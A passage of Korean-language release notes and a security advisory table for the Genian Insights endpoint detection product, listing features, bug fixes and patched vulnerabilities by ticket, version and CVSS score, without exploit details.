34021	GS-7425	Agent	EventBypass 시 "Action" 필드가 "bypass" 인 규칙을 "nohash" 인 규칙보다 우선 적용하도록 개선	
33974	GS-7371	Backend	Process Tree API 개발	
33974	GS-7054	Backend	(SOAR 연동) Event 검색 API 서비스 개발	
33952	GS-7424	Elasticsearch	Elasticsearch v2의 데이터를 v7로 migration 시 오류가 발생해도 나머지 데이터는 계속 진행하도록 개선	
33915	GS-7224	Backend	OpenSSH 버전 9.2p1로 업그레이드	
33915	GS-7217	Agent	MS 서명을 위한 드라이버 제출 및 검증이 실패하는 문제 (xfilter, nfilter)	
33915	GS-7214	Agent	ModuleLoad 관련 EventBypass 개선	
33915	GS-7179	Agent	이벤트 전송을 위한 Allegro 모드 개선	
33915	GS-7148	Agent	"메모리 사용량 제한" 기능 테스트를 위한 치트키 적용	
33915	GS-7120	Agent	XBA에서 프로세스 생성 전 탐지 기능	
33915	GS-6947	Backend	QoS 보장을 위해 정책별 에이전트 배포 서버를 선택할 수 있도록 개선	
33915	GS-6768	Agent	에이전트 서비스 삭제 시도가 차단되도록 자체보호 개선	
33915	GS-6503	Backend, Frontend	관리제한 설정 > 인덱스 설정 제한 옵션 추가	2.0.113

Issues Fixed

Revision	Key	Components	Description	Affects Versions
34286	GS-7522	Agent	DLL 인젝션 대상이 아닌 프로세스에 인젝션되는 문제	2.0.107
34274	GS-7495	Frontend	이벤트 상세 정보의 "목록 보기" 화면에서 이벤트 클릭 시 상세 정보 조회하지 못하는 문제	2.0.100
34273	GS-7503	Frontend	이벤트 상세 정보의 위협 이벤트 정보가 잘못 출력되는 문제	2.0.101
34272	GS-7500	Frontend	XBA 진단 규칙의 "FileType" 필드 메세지가 깨지는 문제	2.0.106
34222	GS-7521	Agent	adv에서 에이전트 내부설정을 숨김처리하였으나 하위옵션들이 표시되는 문제	2.0.112
34086	GS-7028	Frontend	다회차 백업파일 다운로드 시도 시 실패하는 문제	1.0.1
34072	GS-7461	Backend	이벤트조사 -> '샘플수집' 수행시 파일 압축이 두번되는 문제	2.0.108
33915	GS-7354	Agent	XBA 프로세스 생성 차단 동기화 문제	2.0.113
33915	GS-7225	Backend	엑셀파일 업로드로 사용자정의 IOC 등록시 데이터 무결성 검증 실패 발생	2.0.102

Genian Insights 2.0.112 Release Notes (2023-03-02)

Last Updated: 2023-04-05

Security Vulnerability

Revision	Key	Components	Description	Affects Versions	CVSS Score
33403	GS-7295	Tomcat	Tomcat version upgrade (8.5.78 -> 8.5.86)	2.0.105	

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
33780	GS-7394	Document	docs 제품선택 추가 및 버전/릴리즈 동적으로 적용되도록 개선	
33761	GS-7084	python	로그인시 2Factor 인증으로 iSIGN+ MOTP(MobileOTP) 와 연동 제공	
33508	GS-7327	Agent	안티랜섬 단말 Delay 증상 확인용 치트키 지원 (DoNotCheckARIntegrity)	
33433	GS-7305	Agent	에이전트 서비스 복구 모드 개선	
33422	GS-7236	Kafka	Kafka 데이터 보관 설정 추가	
33398	GS-7302	Agent	에이전트 종료시 자체보호를 우선하여 해제하도록 개선	
33396	GS-7310	Agent	에이전트 종료 시 데드락 문제 분석을 위한 예외처리 코드 추가	
33387	GS-7243	Agent	필수 파일 확장자에 한하여 권한 검사 및 복구 작업이 이루어지도록 개선	2.0.107
33344	GS-7175		라이선스 모듈설정 없이 EDR 최소기능으로 동작가능하도록 개선	
33344	GS-7142	Agent	PE 파일의 FileRead 이벤트가 커널드라이버에서 필터링 되도록 개선	
33344	GS-7139	Backend	정보동기화 수행 결과 Log 내용을 messages log 에서 분리	
33344	GS-7114	python	Flask 2.2.2 업그레이드	
33344	GS-7111	Agent	이벤트 내 디버깅 용 버전 정보 변경 (Node 플러그인 버전 -> 에이전트 버전)	
33344	GS-7074	Frontend	Process 이벤트 상세 정보에 추가 정보 제공	2.0.112
33344	GS-7065	Agent	비트로커 (BitLocker) 를 이용한 윈도우 드라이브 잠금 (BitLockerDriveLock) 진단 규칙 추가	
33344	GS-7043	Backend	STATIC 분석 결과 SEQUOIA - Java 소스에 적용	
33344	GS-7036	Agent	이벤트 수집시 빈번한 DB I/O에 따른 에이전트 성능 및 부하 개선	
33344	GS-6994	Agent	FileAttach 체크 대상 프로세스에 대한 FileUpload 탐지율 개선	
33344	GS-5607	Frontend	위협 이벤트의 아티팩트 및 샘플 수집 시 사유 입력가능하도록 기능 추가	
33344	GS-5469	Backend	관리콘솔을 통한 다중 서버 일괄 업그레이드 기능	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
33899	GS-7374	Backend	superAdmin이 아닌 관리자가 권한이 있음에도 권한없음 (403) 처리되는 문제	2.0.111
33852	GS-7398	Backend	Live Response에서 서버에 업로드된 파일을 다운로드 시 실패하는 문제	2.0.107
33847	GS-7360	Agent	예약 작업이 등록 직후 삭제되는 경우 GsAgent.exe 크래시 발생하는 문제	2.0.110
33766	GS-7361	Backend	특정 상황에서 오래된 백업파일 삭제 실패 및 삭제 실패 감사로그가 지속적으로 발생하는 문제	2.0.108
33765	GS-7393	Frontend	위협 분석 화면의 위협 관리에서 진단 예외 규칙이 추가되지 않는 문제	2.0.111
33760	GS-7307	Frontend	파일 히스토리 분석 > 이벤트 상세 정보에서 파일 다운로드 동작하지 않는 문제	2.0.13
33671	GS-7330	Backend	mysql binary log 가 지속적으로 쌓이는 문제	2.0.111
33454	GS-7300	python	curator_cli가 동작하지 않는 문제로 인한 Flask 버전 다운그레이드	2.0.112
33406	GS-7277	Frontend	'사용자 정의 IOC 관리'의 IP 항목 엑셀 내보내기 후 삭제 시 실패하는 현상	1.0.5
33390	GS-7298	Agent	반복적으로 에이전트 무결성 손상 감지 및 재설치가 이루어지는 문제	2.0.111
33344	GS-7133	CTI	월간 SSDEEP 파일 생성 로직 오류	2.0.112
33344	GS-7122	Agent	에이전트 내부동작 설정 오류 개선	1.5.102
33344	GS-7116	AnalyzeService	서버 플러그인 초기화시 내장된 플러그인 설치가 완료되지 않는 현상	2.0.17
33156	GS-7245	Frontend	무결성 초기화 동작 실패하는 문제	2.0.112

Genian Insights 2.0.111 Release Notes (2023-02-09)

Last Updated: 2023-03-02

Security Vulnerability

Revision	Key	Components	Description	Affects Versions	CVSS Score
33153	GS-7227	Backend	서버 OpenSSL 1.1.1q -> OpenSSL 1.1.1t 업그레이드	2.0.111	
33003	GS-7042	Agent	[버그바운티] GsView 권한상승 취약점 개선		

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
33433	GS-7305	Agent	에이전트 서비스 복구 모드 개선	
33398	GS-7302	Agent	에이전트 종료시 자체보호를 우선하여 해제하도록 개선	
33396	GS-7310	Agent	에이전트 종료 시 데드락 문제 분석을 위한 예외처리 코드 추가	
33343	GS-7255	Agent	MsMpEng.exe(윈도우 디펜더) 프로세스 관련 레지스트리 이벤트를 수집하도록 (재)수정	
33186	GS-7110	Agent	DNSQuery 이벤트 관련 프로세스 경로 정보 획득 방식 개선	
33172	GS-7253	Backend	사용하지 않는 inetd.conf 파일 삭제	
33003	GS-7083	python	파이썬 백엔드 REST API 문서화 도구를 flask-restx로 교체	
33003	GS-7079	Agent	레지스트리 기본 수집 경로 추가	
33003	GS-7045	Agent	에이전트 로그 수집시 안티랜섬 로그 수집 개선	2.0.107
33003	GS-7033	Agent	에이전트 관리 툴(Config.exe) 보안성 향상 - 난독화 및 안티디버깅 적용	
33003	GS-7027	Frontend	외부 링크 IP 항목에 Criminal IP 추가	
33003	GS-7012	Agent	네트워크 관련 XBA 탐지 시 위협 정보에 RemoteIP, RemotePort 추가	
33003	GS-6972	Agent	후킹 모듈로 인하여 프로세스가 비정상적으로 동작하지 않도록 개선(AMon, CMon)	
33003	GS-6966	IOC DB	IOC에 MISP IP 데이터 추가 수집 및 배포	
33003	GS-6964	Analyze-Service, Backend, IOC Updater	analyzeservice, iocupdater, gnsysd 감사로그 문구 개선	
33003	GS-6958	Backend	LiveResponse 연결된 단말에 대한 감사로그 추가	
33003	GS-6957	Backend	업로드된 파일 다운로드시 공유 폴더에 존재할 경우 현재 접속한 웹 콘솔에서 직접 다운로드 받도록 개선	
33003	GS-6922	Agent	DllInject 이벤트 정확도 향상	
33003	GS-6808	Agent	시스템 프로세스 (PID:4) 의 레지스트리 이벤트가 수집되도록 개선	
33003	GS-6754	Agent	에이전트 일시 정지 모드	
33003	GS-6144	Backend	WebUI REST API 메뉴/기능 권한 설정 기능 개선	
33003	GS-6109	Backend	mysql 8.0.18 업그레이드	
33003	GS-6011	Frontend	이벤트 수집 예외 추가시 이벤트 타입에 "전체" 옵션 추가	2.0.105

Issues Fixed

Revision	Key	Components	Description	Affects Versions
33390	GS-7298	Agent	반복적으로 에이전트 무결성 손상 감지 및 재설치가 이루어지는 문제	2.0.111
33292	GS-7272	Frontend	라이선스 등록 후 라이선스 정보가 업데이트 되지 않는 문제	2.0.102
33289	GS-7275	Backend	Live 검색 후 검색 중단 시 오류 팝업 창이 나타나는 현상	2.0.111
33287	GS-7256	Agent	윈도우 이벤트 로그 처리 기능 오류 수정	2.0.106
33281	GS-7279	Frontend	파일명을 사용하여 빠른 검색 후 위협 관리 화면의 검색 툴바에서 오류가 발생하는 현상	2.0.100
33151	GS-7238	Frontend	Adv 설정에서 '데이터 무결성 검증' 옵션 박스가 보이지 않는 문제	2.0.102
33147	GS-7206	Agent	DNS 쿼리 관련 통신이 이루어질 때 간헐적으로 블루스크린이 발생하는 현상 수정	2.0.110
33081	GS-7234	Backend	superAdmin 이 아닌 관리자가 파일상세분석 업로드 수행 시 오류 발생	2.0.111
33053	GS-7230	Frontend	정보동기화 설정후 접속테스트 실행시 오류 발생	2.0.111
33049	GS-7209	Frontend	위협 분석 화면의 원본 데이터가 잘못 표시되는 문제	2.0.105
33003	GS-7202	ThreatDetector	XBA 진단 시 RemoteIP 값이 없는 경우 위협정보가 등록되지 않는 문제	2.0.111
33003	GS-7198	Agent	file 이벤트가 XBA 진단된 경우 GsAgent.exe 프로세스가 비정상 종료되는 문제	2.0.111
33003	GS-7136	Backend	샘플 수집시 에이전트에서 파일 존재 여부 체크 API 요청 시 null exception 발생	2.0.111
33003	GS-7024	AnalyzeService	TreandMicro DDA 보고서를 9시간 이후에 요청하는 문제	1.5.3
33003	GS-7020	Agent	아티팩트 "Message" 필드 길이가 32k를 넘어서면 GeniReport에 표시되지 않는 문제	2.0.106
33003	GS-7003	Agent	REST 서비스 OTP 인증이 설정된 경우 보조서버 전환후 주서버로 연결실패하는 문제	2.0.102
33003	GS-6988	Agent	에이전트 삭제 시 간헐적으로 에이전트 관련 레지스트리가 삭제되지 않는 문제	1.5.100
33003	GS-6970	Agent	윈도우 이벤트가 중복 구독되었을 때 Tag를 Merge해서 기록하도록 개선	

Genian Insights 2.0.110 Release Notes (2023-01-12)

Last Updated: 2023-02-03

Security Vulnerability

Revision	Key	Components	Description	Affects Versions	CVSS Score
32882	GS-7157	Backend	Local File Inclusion 취약점	2.0.101	7

New Features and Improvements

Revision	Key	Components	Description	Affects Versions
32953	GS-6779	Backend, Frontend	파일 상세 분석 결과 중 문자열 정보 및 hexdump 파일 다운로드 기능 추가	
32876	GS-7174	Agent	에이전트 성능 개선을 위한 불필요한 DB I/O 작업 제거	
32719	GS-6945	Agent	[향상된 파일 업로드 탐지] 기능에 대한 설명 문구 개선	
32719	GS-6899	Backend	그룹 필터 항목에 호스트명도 사용 할 수 있도록 개선	
32719	GS-6893	Agent	System Proxy Execution 관련 태그 추가	
32719	GS-6892	Agent	Masquerading 관련 XBA 진단룰 강화	
32719	GS-6891	Agent	XBA 커스텀 진단룰 진단시에는 RuleID를 Tag에 기록하지 않도록 개선	
32719	GS-6890	Agent	python.exe 의 악성행위 관련 진단력 강화	
32719	GS-6887	Agent	"의심스러운 예약 작업 등록" 진단 룰 추가	2.0.110
32719	GS-6867	Agent	블루투스를 통한 파일 전송 이벤트 감지	
32719	GS-6848	Agent	장기간 미전송 이벤트 삭제 기능	2.0.109
32719	GS-6843	Agent	Encoding 된 Powershell 프로세스의 커맨드라인을 Decode 하는 기능 개선	
32719	GS-6825	CTI	IOC에 MISP Hash 데이터를 추가 수집 및 배포	
32719	GS-6742	Elasticsearch	샤드개수가 일정량을 초과하면 Index Close 처리	
32719	GS-6670	Agent	에이전트 업데이트 과정에서 서비스 재설치 최소화	
32719	GS-6651	Agent	DNS 쿼리 모니터링 기능 개발 (Domain Name 추적 방식 개선)	
32719	GS-6650	Agent	이벤트 관련 설정들에 대하여 파일 첨부 이벤트(FileAttach) 추가	
32719	GS-6494	Agent	TerminateProcess 이벤트 수집 예외 처리	
32719	GS-6465	Agent	에이전트 종료 과정 보안성 개선	
32719	GS-6191	Frontend	Endpoint 인덱스의 RemoteIP 필드와 외부 링크 관리에 정의된 후이즈 링크가 상이한 문제	
32719	GS-6003	Frontend	파일 상세 분석의 상세 화면에 사용자 정의 IOC 등록 기능 추가	
32719	GS-5925	Backend	새 에이전트 배포 그룹 생성 시 엔드포인트 그룹멤버 및 조건을 복사할 수 있도록 옵션추가	

Issues Fixed

Revision	Key	Components	Description	Affects Versions
32901	GS-7158	Agent	안티랜섬 플러그인 설치 실패 개선	2.0.107
32886	GS-7161	Kafka	kafka 인증서 생성 스크립트에서 유효기간 반영이 안되는 오류 수정	2.0.104
32765	GS-7134	Frontend	엔드포인트 > 이벤트 조사 > 이벤트 상세정보 창에서 방향키 입력 시 빈화면으로 출력되는 증상	1.5.1
32719	GS-6862	Agent	TCP Listening 이벤트(TcpPortBind)에 대하여 '수집 추가 설정'이 적용되지 않는 문제	2.0.11
32719	GS-6856	Tomcat	XBA 자동대응을 네트워크 격리로 설정하는 경우 불필요한 파일격리 옵션이 생성됨	2.0.11

23.2.3 Security Advisories

Genian Insights Security Advisories

Last Updated: 2020-09-25

Security Vulnerability

Fixed Versions	Key	Components	Description	Affects Versions	CVSS Score
2.0.21 (R)	GS-6160	Backend	Tomcat version upgrade (8.5.57 -> 8.5.78)		
2.0.21 (R)	GS-6061	Backend	httpd 보안 취약점 패치		
2.0.20, 2.0.100	GS-5551	Backend	Apache Log4j 보안패치 2.17.1	2.0.100, 2.0.20	
2.0.20, 2.0.100	GS-5543	Backend	Apache 취약점 조치를 위한 2.4.52 버전 업그레이드		
2.0.18, 2.0.100	GS-5107	Backend	SQL Injection 처리방법 개선		
2.0.16, 2.0.100	GS-5143	Backend	openssl 1.1.1l 패치		
2.0.13	GS-4652	Kafka	Kafka JMX remote port가 보안/인증 없이 열려있는 문제	1.5.107	
2.0.122	GS-8408	Backend	내 정보 변경 시 ID파라미터를 변경하는 경우 변경한 ID로 유저정보가 변경되는 문제		2.4
2.0.120	GS-8355	Tomcat	Tomcat version upgrade (8.5.86 -> 8.5.96)		7.5
2.0.118	GS-7945	Backend	세션 하이잭킹을 통해 로그인없이 인증API를 사용할 수 있는 취약점		3.9
2.0.117	GS-7530	Frontend	관리자의 API 키가 다른 관리자에게 노출되는 취약점		5.3

다음 페이지에 계속

표 1 – 이전 페이지에서 계속

Fixed Versions	Key	Components	Description	Affects Versions	CVSS Score
2.0.113, 2.0.104 (GOV)	GS-7501	Agent	GsView를 통해 관리자 권한으로 상승할 수 있는 취약점 개선	2.0.111	4.6
2.0.113	GS-7266	Backend	불필요한 httpd FollowSymLink 옵션 제거		
2.0.113	GS-7156	Backend, Frontend	XSS 취약점 존재 (HTML Injection)		5.6
2.0.112	GS-7295	Tomcat	Tomcat version upgrade (8.5.78 -> 8.5.86)	2.0.105	
2.0.111	GS-7227	Backend	서버 OpenSSL 1.1.1q -> OpenSSL 1.1.1t 업그레이드	2.0.111	
2.0.111	GS-7042	Agent	[버그바운티] GsView 권한상승 취약점 개선		
2.0.110	GS-7157	Backend	Local File Inclusion 취약점	2.0.101	7
2.0.108	GS-6878	Agent	reddb.dll(SQLite) 모듈 패치(3.39.2)		
2.0.107, 2.0.104 (GOV)	GS-6593	Backend	파일 확장자를 허용된 파일 확장자로 변경하여 업로드시 파일이 업로드되는 문제		
2.0.107	GS-5638	Backend, Threat-Detector, Tomcat	Tomcat Context.xml JNDI 설정 구조개선		
2.0.106, 2.0.104 (GOV)	GS-6772	Backend, Kafka	서버 kafka 2.13-3.1.0 -> 2.13-3.2.3 업그레이드		
2.0.106, 2.0.104 (GOV)	GS-6745	Backend	보안 취약성 문제로 인한 _filelist.html 파일 삭제		
2.0.104	GS-6165	Agent	Agent OpenSSL 취약점 패치(1.1.1n -> 1.1.1o)	2.0.104	
2.0.104 (GOV), 2.0.104, 2.0.21 (R)	GS-6475	Backend	서버 Openssl 1.1.1o -> Openssl 1.1.1q 업그레이드		
2.0.104 (GOV), 2.0.104, 2.0.21 (R)	GS-6163	Backend	OpenSSL version upgrade (1.1.1n -> 1.1.1o)		
2.0.104 (GOV), 2.0.104	GS-6474	Agent	에이전트 Openssl 1.1.1o -> Openssl 1.1.1q 업그레이드	2.0.104 (GOV), 2.0.106	
2.0.102, 2.0.20	GS-5881	Backend	OpenSSL 서비스거부 취약점 패치		

다음 페이지에 계속

표 1 – 이전 페이지에서 계속

Fixed Versions	Key	Components	Description	Affects Versions	CVSS Score
2.0.102	GS-5896	Agent	OpenSSL 서비스거부 취약점 패치 (Endpoint)	2.0.102	
2.0.101	GS-5511	Elasticsearch, Logstash	elasticsearch, logstash 버전 업그레이드(7.14.1 -> 7.16.3)		
2.0.100	GS-5108	Backend	LD_LIBRARY_PATH 환경변수 제거		